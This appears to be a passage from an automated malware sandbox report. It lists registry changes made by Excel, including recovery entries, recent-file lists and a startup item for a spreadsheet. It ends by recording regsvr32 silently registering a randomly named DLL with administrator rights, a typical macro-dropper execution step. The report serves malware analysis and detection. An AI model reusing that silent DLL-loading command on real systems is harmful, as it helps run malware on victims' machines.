00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	7FEEAD29AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\ED8E2	ED8E2	binary	04 00 00 00 14 02 00 00 39 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 62 00 65 00 66 00 6F 00 72 00 65 00 2E 00 36 00 2E 00 34 00 39 00 2E 00 30 00 2E 00 73 00 68 00 65 00 65 00 74 00 2E 00 63 00 73 00 76 00 00 00 00 00 22 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 01 00 00 00 01 00 00 00 FE 0E 04 5E 55 C6 D6 01 E2 D8 0E 00 E2 D8 0E 00 00 00 00 00 B8 02 00 00 0A 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	7FEEAD29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Place MRU	Max Display	dword	25	success or wait	2	7FEEAD29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Max Display	dword	25	success or wait	2	7FEEAD29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 1	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\8878498721.xlsx	success or wait	2	7FEEAD29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 2	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3771420242.xlsx	success or wait	2	7FEEAD29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 3	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\5795694722.xlsx	success or wait	2	7FEEAD29AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 4	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\6516896632.xlsx	success or wait	2	7FEEAD29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 5	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9713424497.xlsx	success or wait	2	7FEEAD29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 6	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\0887538035.xlsx	success or wait	2	7FEEAD29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 7	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\8416751812.xlsx	success or wait	2	7FEEAD29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 8	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3580751004.xlsx	success or wait	2	7FEEAD29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 9	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\5367203117.xlsx	success or wait	2	7FEEAD29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 10	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3764832265.xlsx	success or wait	2	7FEEAD29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 11	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3013890265.xlsx	success or wait	2	7FEEAD29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 12	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\0615447233.xlsx	success or wait	2	7FEEAD29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 13	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\4144085054.xlsx	success or wait	2	7FEEAD29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 14	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\2109793820.xlsx	success or wait	2	7FEEAD29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 15	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1417002460.xlsx	success or wait	2	7FEEAD29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 16	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1387277564.xlsx	success or wait	2	7FEEAD29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 17	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9281004682.xlsx	success or wait	2	7FEEAD29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 18	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1169381505.xlsx	success or wait	2	7FEEAD29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 19	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9801086636.xlsx	success or wait	2	7FEEAD29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 20	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\7838756049.xlsx	success or wait	2	7FEEAD29AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\EDA96	EDA96	binary	04 00 00 00 14 02 00 00 30 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 78 00 6C 00 73 00 6D 00 2E 00 73 00 68 00 65 00 65 00 74 00 2E 00 63 00 73 00 76 00 00 00 00 00 22 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 01 00 00 00 01 00 00 00 49 83 5E 5E 55 C6 D6 01 96 DA 0E 00 96 DA 0E 00 00 00 00 00 B8 02 00 00 66 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	7FEEAD29AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\EDB23	EDB23	binary	04 00 00 00 14 02 00 00 2E 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 44 00 65 00 73 00 6B 00 74 00 6F 00 70 00 5C 00 64 00 6F 00 63 00 75 00 6D 00 65 00 6E 00 74 00 2D 00 31 00 34 00 34 00 34 00 30 00 33 00 32 00 34 00 33 00 31 00 2E 00 78 00 6C 00 73 00 00 00 00 00 17 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 44 00 65 00 73 00 6B 00 74 00 6F 00 70 00 5C 00 01 00 00 00 01 00 00 00 AB EF 73 5E 55 C6 D6 01 23 DB 0E 00 23 DB 0E 00 00 00 00 00 B8 02 00 00 6E 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	7FEEAD29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\StartupItems	zt3	binary	7A 74 33 00 14 02 00 00 02 00 00 00 00 00 00 00 64 00 00 00 01 00 00 00 30 00 00 00 28 00 00 00 64 00 6F 00 63 00 75 00 6D 00 65 00 6E 00 74 00 2D 00 31 00 34 00 34 00 34 00 30 00 33 00 32 00 34 00 33 00 31 00 2E 00 78 00 6C 00 73 00 00 00 64 00 6F 00 63 00 75 00 6D 00 65 00 6E 00 74 00 2D 00 31 00 34 00 34 00 34 00 30 00 33 00 32 00 34 00 33 00 31 00 00 00	success or wait	1	7FEEAD29AC0	unknown

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: regsvr32.exe PID: 1296 Parent PID: 532

General

Start time:	05:41:42
Start date:	29/11/2020
Path:	C:\Windows\System32\regsvr32.exe
Wow64 process (32bit):	false
Commandline:	regsvr32 -s C:\giogti\mpomqr\fwpxeohi.dll
Imagebase:	0xff300000
File size:	19456 bytes
MD5 hash:	59BCE9F07985F8A4204F4D6554CFF708
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Disassembly

Code Analysis